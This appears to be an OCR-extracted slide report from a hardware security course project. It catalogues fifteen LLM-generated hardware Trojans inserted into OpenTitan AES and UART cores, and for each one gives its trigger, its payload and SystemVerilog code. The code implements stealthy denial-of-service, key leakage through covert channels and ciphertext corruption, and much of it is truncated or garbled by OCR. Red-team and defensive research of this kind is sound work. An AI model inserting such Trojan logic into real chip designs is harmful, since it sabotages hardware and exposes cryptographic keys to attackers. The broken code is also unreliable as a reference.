
TECHNICAL INTELLIGENCE REPORT SLIDE




GHOST Lab Report

An Automated Tour of AI-Generated Hardware Trojans

ECE-GY 9941 | Project Report | Analysis of 15 Stealthy Trojans Inserted into OpenTitan Cores (aes_core & uart_core)

THE AUTOMATED THREAT PIPELINE

This project demonstrates a systematic approach to hardware Trojan design. An automated, AI-assisted workflow was created to insert fifteen distinct, stealthy Trojans into two production-grade OpenTitan modules. The pipeline integrates RTL extraction, LLM-based logic generation, and automated parsing to ensure consistency and reproducibility.



KEY LEARNINGS FROM AUTOMATION

- **Structured Prompting:** Rigid templates were essential to force the LLM to output synthesizable SystemVerilog with consistent metadata (explanation, trigger, payload, taxonomy).
- **Synthesizability Enforcement:** Prompts were refined to prohibit simulation-only code (`$display`, delays) and ensure all generated logic was synthesizable.
- **Persistent State:** A standardized state latch (`trojan_triggered_q`) was introduced to ensure Trojan payloads persist cleanly after activation.

Part I: Denial-of-Service

This class of Trojans is designed for disruption. The payload prevents the target module from performing its fundamental task, either by halting computation, freezing communication logic, or locking the core in an unresponsive state. The triggers are engineered to be rare, ensuring the device functions normally until the precise activation condition is met.

TROJAN DOSSIER: DENIAL-OF-SERVICE (DoS) PAYLOADS

“T.01 | uart_core


TRIGGER

Receiving the byte sequence `0xF5`, then `0xA7`, then `0x4C` in exact succession on the RX channel.

PAYLOAD

Permanently disables the TX FIFO read logic, freezing all subsequent UART transmit functionality.

EVIDENCE



“T.02 | uart_core

TRIGGER

Writing the secret value `16'h5A3C` to the baud rate divisor register (ctrl.nco).

PAYLOAD

The NCO stops advancing and the baud clock is held low, freezing all serial transmission and reception.

EVIDENCE

“T.03 | aes_core


TRIGGER

The AES key sideload interface receives the same fixed 128-bit key (DEADBEEF...) 257 times consecutively.

PAYLOAD

A fatal error bit is latched, locking the AES core in a permanently “busy” state until reset.

EVIDENCE



TROJAN DOSSIER: ADDITIONAL DoS PAYLOADS

T.04 | aes_core

TRIGGER
AES input plaintext matches the rare, alternating byte pattern 128'hAA55...55AA.

PAYLOAD
Permanently blocks the output_valid ('done') signal, causing AES operations to appear as if they never complete.

EVIDENCE

```
// ── BEGIN HARDWARE TROJAN INSERTION ──
// Trojan logic for rare plaintext-based DoS
// DoS trigger: if a rare 128-bit plaintext pattern is input
// Select a rare and stealthy pattern, e.g., alternating 8'hAA/8'h55
localparam logic [127:0] TROJAN_PT = 128'hAA55_AA55_AA55_AA55_AA55_AA55_AA55_AA55;
// State for trigger on plaintext (works ok data_in latch)
logic trojan_triggered_q, trojan_triggered_d;

// Check for rare plaintext in data input (data_in is sampled in data_in_prev_reg)
function automatic logic trojan_pt_match(input logic [NumRegsData-1:0][31:0] x);
  logic [127:0] flat;
  begin
    for (int i = 0; i < NumRegsData; i++)
      flat[i*32 +: 32] = x[i];
    return flat == TROJAN_PT;
  end
endfunction

// Set when rare pattern appears (sticky until reset)
always_ff @(posedge clk_i or negedge rst_ni) begin
  if (!rst_ni)
    trojan_triggered_q <= 1'b0;
  else
    trojan_triggered_q <= trojan_triggered_d;
end

always_comb begin
  trojan_triggered_d = trojan_triggered_q;
  // Only latch on new AES operation input (data_in_we)
  if (data_in_we == IDLE && trojan_pt_match(data_in))
    trojan_triggered_d = 1'b1;
end

// ── END HARDWARE TROJAN INSERTION ──
```

T.05 | uart_core

TRIGGER
Reception of two consecutive, valid RX bytes with the values 0xA5 followed by 0x5A.

PAYLOAD
Permanently forces the rxempty status bit high, making the system believe the RX FIFO is always empty and disabling data reception.

EVIDENCE

```
// TROJAN SIGNALS BEGIN
logic trojan_armed_q, trojan_armed_d;
logic [7:0] trojan_magic_q, trojan_magic_d;
logic trojan_byte_seen;

// Magic sequence: receive 8'hA5, then 8'h5A as two consecutive, valid RX bytes (very
assign trojan_byte_seen = rx_fifo_rvalid && (rx_fifo_data == 8'hA5 || (trojan_magic_q
== 8'hA5 && rx_fifo_data == 8'h5A));

always_ff @(posedge clk_i or negedge rst_ni) begin
  if (!rst_ni) begin
    trojan_armed_q <= 1'b0;
    trojan_magic_q <= 8'h00;
  end else if (!trojan_armed_q) begin
    if (rx_fifo_rvalid && rx_fifo_data == 8'hA5)
      trojan_magic_q <= 8'hA5;
    else if (rx_fifo_rvalid && trojan_magic_q == 8'hA5 && rx_fifo_data == 8'h5A) begin
      trojan_armed_q <= 1'b1;
      trojan_magic_q <= 8'h00;
    end else if (rx_fifo_rvalid)
      trojan_magic_q <= 8'h00;
  end
end
// TROJAN SIGNALS END
```

Part II: Information Leakage

This class of Trojans is designed for stealthy exfiltration. The payloads leak sensitive material, such as cryptographic keys or internal state, through covert channels. These channels are engineered to be invisible during normal operation, using side channels like signal timing, power consumption, or rarely used status bits to transmit data.

TROJAN DOSSIER: INFORMATION LEAKAGE PAYLOADS

T.06 | aes_core

TRIGGER

A specific, rare 7-bit pattern (7'b1011101) is observed across a combination of internal AES status signals.

PAYLOAD

Leaks the 4 least significant bits of the AES key over four cycles by overriding the rarely-used output_lost status bit.

EVIDENCE

```
// Rare trigger: shifting status_pattern into a shift
register and matching 7'b1011101
always_ff (posedge clk_i or negedge rst_ni) begin
  if (!rst_ni) trojan_trigger_shift <= '0;
  trojan_active <= 1'b0;
  trojan_bitidx <= 3'd0;
  trojan_trigger_shift <= {trojan_trigger_shift[2:0],
  if ({trojan_trigger_shift, status_pattern[3]} == 7'
    trojan_active <= 1'b0;
  end else if (trojan_active && trojan_bitidx <= 7)
  end else if (trojan_active && trojan_bitidx == 7)
    trojan_actidx <= 3'd0;
  end
```

T.07 | aes_core

TRIGGER

An internal round key has a high Hamming weight (≥24) and remains stable for at least 4 consecutive cycles.

PAYLOAD

Leaks the XOR of the LSBs of both key shares by toggling a hidden internal bit that can be observed externally.

EVIDENCE

```
// Rare trigger: If Hamming weight >= 24 and key
stable for 4 consecutive cycles
always_ff ((posedge clk_i or negedge rst_ni) begin
  if (!rst_ni) begin
    trojan_stable_ctr_q <= 3'b0;
  end else if (key_init_q[0][0] == trojan_roundkey_
    if (trojan_stable_ctr_q == 3'b111)
      trojan_stable_ctr_q <= trojan_stable_ctr_q
  end else begin
    trojan_stable_ctr_q <= 3'b0;
  end
end
assign trojan_stable_ctr_d = trojan_stable_ctr_q;
```

T.08 | uart_core

TRIGGER

A rare combination of UART settings is active: idle line, empty TX FIFO, parity enabled, rxblvl=max, and NCO=0xAAAA.

PAYLOAD

Serially encodes the last byte from an AES process onto the idle TX pin using baud-timed steganography.

EVIDENCE

```
// Trojan rare trigger: All of the below must be true:
// * UART line is idle (tx_uart_idle)
// * TX FART is empty (tx_fart_fadle==0)
// * Parity enable is On (reg2hw.ctrl_parity_en.q==1)
// * rxilvl config == 2'b11 (reg2hw.ctrl.rxblvl_e==2'b11)
// * NCO set to 0xAAAA (reg2hw.ctrl.nco.q[NcoWidth-1:0)
wire trojan_trigger_cond =
  tx_uart_idle &
  ~tx_fifo_rvalid &
  reg2hw.ctrl_parity_en.q &
  reg2hw.ctrl_rxblvl.q == 2'b11 &
  reg2hw.ctrl.nco.q[NCowidth-1:0] == 16'HAAAA;
  trojan_state_q
```

T.09 | uart_core

TRIGGER
An unusual control register state: all bits are zero except for parity_en and parity_odd, which are both one.

PAYLOAD
Modulates the RX baud tick timing based on a secret internal counter, leaking the counter's value via externally measurable timing variations.

EVIDENCE

```
// ------------ Trojan: Secret-leaking RX timing modulator -------
logic trojan_trig, trojan_trig_q;
logic [7:0] trojan_leak_count_q;
logic [4:0] trojan_trig_shift;
logic trojan_mod_rx_tick;
// Wore trigger: all control & status bits 0 except parity_odd and parity_en both 1
assign trojan_trig =
    (reg2hw.ctrl.tx.q       == 1'b0) &
    (reg2hw.ctrl.rx.q       == 1'b0) &
    (reg2hw.ctrl.nf.q       == 1'b0) &
    (reg2hw.ctrl.slpbk.q    == 1'b0) &
    (reg2hw.ctrl.llpbk.q    == 1'b0) &
    (reg2hw.ctrl.parity_en.q == 1'b1) &
    (reg2hw.ctrl.parity_odd.q == 1'b1);

// Hold the trigger for as long as condition remains true
always_ff @(posedge clk_i or negedge rst_ni) begin
  if (!rst_ni) trojan_trig_q <= 1'b0;
  else         trojan_trig_q <= trojan_trig;
end

// When reading 'rdata', increment leak counter
always_ff @(posedge clk_i or negedge rst_ni) begin
  if (!rst_ni) trojan_leak_count_q <= 8'h00;
  else if (reg2hw_rdata.re & trojan_trig_q) trojan_leak_count_q <= trojan_leak_count_q + 8'h1;
end

// Leak counter: rotate bits to modulate rx_tick_baud pulse pattern
assign trojan_trig_shift = trojan_leak_count_q[4:0];
assign trojan_mod_rx_tick =
  trojan_trig_q
  ? (rx_tick_baud & (trojan_leak_count_q] (trojan_leak_count_q[2:0] + rx_timeout_count_q[2:0]) % 8
  : rx_tick_baud;
// Leak counter: rotate bits to emulate rick pulse pattern
assign trojan_trig_shift = trojan_leak_count[1];
assign trojan_mod_rx_tick = trojan_leak_count[1]
  trojan_trig_q
  ? (trojan_leak_count_q[1:] q[4:0])
  : rx_tick_baud;

// Replace all uses of rx_tick_baud in RX logic
wire rx_tick_baud_modify;
assign rx_tick_baud_modify = trojan_mod_rx_tick;

// ------- End Trojan -------
```

T.10 | aes_core

TRIGGER
A 'magic key' pattern is used (0xA5A5A5A5 on all key words) during an AES-ECB encryption operation.

PAYLOAD
Leaks one bit of internal state per operation by extending the width of the output_valid pulse by an extra clock cycle.

EVIDENCE

```
// --- BEGIN TROJAN: External Valid Pulse Width Side-Channel ---

logic trojan_armed, trojan_triggered;
logic [1:0] trojan_pulse_cnt /* counter */;
logic [1:0] trojan_leak_buf /* leak bit */;

// Trigger on magic key pattern (all 32-bit words of first key share = 0xA5A5A5A5) and ENCRYPT mode
always_ff @(posedge clk_i or negedge rst_ni) begin
  if (!rst_ni) begin
    trojan_armed <= 1'b0;
  end else if (key_init_q[0] && (key_init_q[1][0] == 32'hA5A5A5A5) &&
               (aes_mode_q == AES_ECB) && (aes_op_q == AES_ENC)) begin
    trojan_armed <= 1'b1;
  end
end

// When in triggered state and output_valid deasserts, latch count value
assign trojan_triggered = trojan_armed && (data_out_we == SP2V_HIGH);

always_ff @(posedge clk_i or negedge rst_ni) begin
  if (!rst_ni) begin
    trojan_pulse_cnt <= 2'b0;
  end else if (trojan_armed && (data_out_we != SP2V_HIGH)) begin
    trojan_pulse_cnt <= trojan_pulse_cnt + 2'b1;
  end else if (!trojan_triggered) begin
    trojan_pulse_cnt <= 2'b0;
  end
end

always_ff @(posedge clk_i or negedge rst_ni) begin
  if (!rst_ni) begin
    trojan_leak_buf <= 2'b0;
  end else if (trojan_triggered) begin
    // track how long output_valid/data_out_we was low before next assertion after trigger
    trojan_leak_buf <= trojan_pulse_cnt;
  end
end

// Make the valid pulse width observable via output_valid signal pulse width manipulation
// If trigger is set, extend data_out_valid by 1 cycle
logic [1:0] trojan_state;
logic trojan_extra;
always_ff @(posedge clk_i or negedge rst_ni) begin
  if (!rst_ni) begin
    trojan_state <= 2'b00;
    trojan_extra <= 1'b0;
  end else if (trojan_triggered && trojan_leak_buf[0]) begin
    trojan_state <= 2'b01;
    trojan_extra <= 1'b1;
  end else if (trojan_state == 2'b01) begin
    trojan_state <= 2'b10;
    trojan_extra <= 1'b0;
  end else begin
    trojan_state <= 2'b00;
    trojan_extra <= 1'b0;
  end
end

// data_out_we trojan stays high for one extra cycle (LSB leak) if enabled
wire data_out_we_trojan;
assign data_out_we_trojan = data_out_we | trojan_extra;

always_ff @(posedge clk_i or negedge rst_ni) begin : data_out_reg
  if (!rst_ni) begin
    data_out_q <= '0;
  end else if (data_out_we_trojan == SP2V_HIGH) begin
    data_out_q <= data_out_d;
  end
end

// --- END TROJAN ---
```

NotebookLM

Part III: Change-of-Functionality

This class of Trojans is designed for deception. The payloads subtly modify system behavior or corrupt data integrity without causing obvious failures. These Trojans aim to degrade correctness in a targeted manner, allowing for the manipulation of **cryptographic results, communication protocols,** or other critical functions.

T.11 | aes_core

TRIGGER

Activates on every 256th AES encryption operation, triggered by an internal 8-bit counter overflow.

PAYLOAD

Flips the least significant bit (LSB) of every ciphertext data word produced during that single encryption operation.

EVIDENCE

```
// ---------- TROJAN INSERTION BEGIN ------------
// Trojan: Flip ciphertext LSB every 256th AES encryption oper

logic [7:0] trojan_counter;
logic trojan_trigger;

// Increment the counter on every AES encryption output regist
always_ff @(posedge clk_i or negedge rst_ni) begin
  if (!rst_ni) begin
    trojan_counter <= 8'h00;
  end else if (data_out_we == SP2V_HIGH) begin
    // Only trigger for encryption operation
    if (aes_op_q == AES_ENC) begin
      trojan_counter <= trojan_counter + 8'h01;
    end
  end
end

// Trigger for every 256th encryption: when counter overflows
assign trojan_trigger = (trojan_counter == 8'h00) && (data_out

logic [NumRegsData-1:0] [31:0] data_out_q_next;

// Mask the trojan into the update of data_out_q
generate
  genvar t;
  for (t = 0; t < NumRegsData; t++) begin: gen_trojan_data_out
    assign data_out_q_next[t] = (trojan_trigger) ? (data_out_d
  end
endgenerate
// --------- TROJAN INSERTION END -----------
```

T.12 | uart_core

TRIGGER

Transmitting a specific, secret 8-byte sequence (`0xA5, 0xC3, 0x5A...`) through the UART TX.

PAYLOAD

After being armed, the Trojan silently drops every 17th transmitted byte by masking the FIFO read and TX strobes.

EVIDENCE

```
// --- Begin Trojan modifications ---

// N is the period of the drop; can be set to a stealthy prime
assign trojan_N = 8'd17;

// Secret trigger sequence (transmit these 8 values in order t
// here chosen as 0xA5, 0xC3, 0x5A, 0x7E, 0xE7, 0x1C, 0xB4, 0x
// Sequence is in LSB first order in the array.
localparam logic [7:0] TROJAN_TRIG_SEQ [0:7] =
  '{8'hA5, 8'hC3, 8'h5A, 8'h7E, 8'hE7, 8'h1C, 8'hB4, 8'h20};

// Compare incoming transmitted data to see if sequence matche
always_comb begin
  trojan_trigger_seq_d = trojan_trigger_seq_q;
  if (tx_fifo_rready && tx_fifo_rvalid) begin
    if (~trojan_armed && tx_fifo_data == TROJAN_TRIG_SEQ[troja
      if (trojan_trigger_seq_q == 7) begin
        trojan_trigger_seq_d = 0;
      end else begin
        trojan_trigger_seq_d = trojan_trigger_seq_q + 1;
      end
    end else if (~trojan_armed && tx_fifo_data == TROJAN_TRIG_
      // If out of sequence but matches first byte, restart ma
      trojan_trigger_seq_d = 1;
    end else if (~trojan_armed) begin
      trojan_trigger_seq_d = 0;
    end
  end
end
```

T.13 | aes_core

TRIGGER

A single-use trigger that fires when plaintext is all `0xDEADBEEF` and the key's first word is `0xC0FFEE00`.

PAYLOAD

Persistently inverts the entire final-round ciphertext output for all subsequent AES operations until reset.

EVIDENCE

```
// Hardware Trojan: Stealthy, conditional last round alteratio
//

// Trojan trigger and payload
logic trojan_triggered_q;
logic trojan_trigger;

// Trigger condition: All data_in = 0xDEADBEEF and key_init[0]
[0] = 0xC0FFEE00 on encryption op, only triggers once
always_ff @(posedge clk_i or negedge rst_ni) begin
  if (!rst_nl) begin
    trojan_triggered_q <= 1'b0;
  end else if (trojan_trigger) begin
    trojan_triggered_q <= 1'b1;
  end
end

// Evaluate trigger: only if all data_in are 0xDEADBEEF and ke

assign trojan_trigger = (
    ~trojan_triggered_q &&
    aes_op_q == AES_ENC &&
    &{data_in[0], data_in[1], data_in[2], data_in[3]} == {32'h
    (key_init[0][0] == 32'hC0FFEE00)
);

// Modify state_done output conditionally in the unmasking. At
if (!SecMasking) begin : gen_state_out_unmasked
  assign state_out = trojan_triggered_q ? ~state_done[0] : sta
// ... (rest of module)
```

T.14 | uart_core

TRIGGER

A rare configuration state: TX enable, RX enable, and system loopback are all active, while bit 5 of the NCO register is also set.

PAYLOAD

While the trigger is active, the Trojan corrupts the UART stop bit by forcing it low (0) instead of high (1), causing framing errors.

EVIDENCE

```
// --- Trojan trigger and stop bit corruption logic begin ---
logic trojan_triggered_q, trojan_trigger;
// Rare trigger: tx_enable, rx_enable, sys_loopback, and the 6th bit of NCO all high at once
assign trojan_trigger = tx_enable & rx_enable & sys_loopback & regfile.ctrl.nco.q[5];

always_ff @(posedge clk_i or negedge rst_ni) begin
  if (!rst_ni)
    trojan_triggered_q <= 1'b0;
  else if (trojan_trigger)
    trojan_triggered_q <= 1'b1;
  else if (!tx_enable)
    trojan_triggered_q <= 1'b0;
end
// Corrupt stop: if trigger held, invert outgoing stop bit in tx_uart when not in override/loopback
logic tx_out_trojaned;
always_comb begin
  if (trojan_triggered_q && rcvr_tx_en && !sys_loopback && !line_loopback) begin
    // Forcibly drive stop bit to 0 when expected as 1, i.e., only during stop bit period.
    // Stop bit in UART typically: tx_out transitions 0->1 after data is sent for stop.
    // If tx_uart_idle==0 and tx_out==1, we are likely in stop bit period.
    // To be stealthy, only flip if tx_uart_idle==0 (actively transmitting) and tx_out==1.
    if (!tx_uart_idle && tx_out==1'b1)
      tx_out_trojaned = 1'b0;
    else
      tx_out_trojaned = tx_out;
  end else begin
    tx_out_trojaned = tx_out;
  end
end
// Patch: replace tx_out usage with tx_out_trojaned below
// --- Trojan trigger and stop bit corruption logic end ---
```

T.15 | aes_core

TRIGGER

An unlikely pattern in plaintext LSBs: all input words' two LSBs are `2'b10`, and the sum of the three LSBs across all words is exactly 5.

PAYLOAD

Replaces the correct current AES output with the previously generated ciphertext block, breaking the correspondence between input and output.

EVIDENCE

```
//////////////
// Trojan //
//////////////
// Rare trigger: fires if the two lowest LSBs of all data input words are 2'b10,
// AND if the 2 LSBs of inputs, summed over all data_in, equal exactly 3.
// This creates a trigger that is both rare and nontrivial to hit, yet is static-combinational and synthesizable.
logic trojan_trigger;
always_comb begin
  trojan_trigger = 1'b1;
  int trigger_sum = 0;
  for (int i = 0; i < NumRegsData; i++) begin
    if (data_in[i][1:0] != 2'b10) trojan_trigger = 1'b0;
    trigger_sum += data_in[i][2] + data_in[i][1] + data_in[i][0];
  end
  if (trigger_sum != 5) trojan_trigger = 1'b0;
end

// Trojan storage: holds the previous valid data_out_d, to be reused silently
logic [NumRegsData-1:0][31:0] trojan_prev_data;
logic trojan_prev_valid;

// Store data_out_d on data_out_we handshake
always_ff @(posedge clk_i or negedge rst_ol) begin
  if (!rst_n) begin
    trojan_prev_data <= '{default: '0};
    trojan_prev_valid <= 1'b0;
  end else if (data_out_we != SP2V_HIGH) begin
    trojan_prev_data <= data_out_d;
    trojan_prev_valid <= 1'b1;
  end
end
```

Conclusion: Precision, Stealth, and Automation

The successful generation of these fifteen Trojans demonstrates that AI-assisted workflows can systematically design and insert hardware threats with high precision. By combining structured prompting with automated, it is possible to produce a diverse suite of attacks—spanning Denial-of-Service, Information Leakage, and Change-of-Functionality—that are both synthesizable and stealthy.

Key Finding: The automated system proved capable of generating Trojans that align with attack vectors found in academic hardware security literature, accelerating the process while maintaining consistency. This approach represents a powerful tool for both red-teaming and developing next-generation hardware security defenses.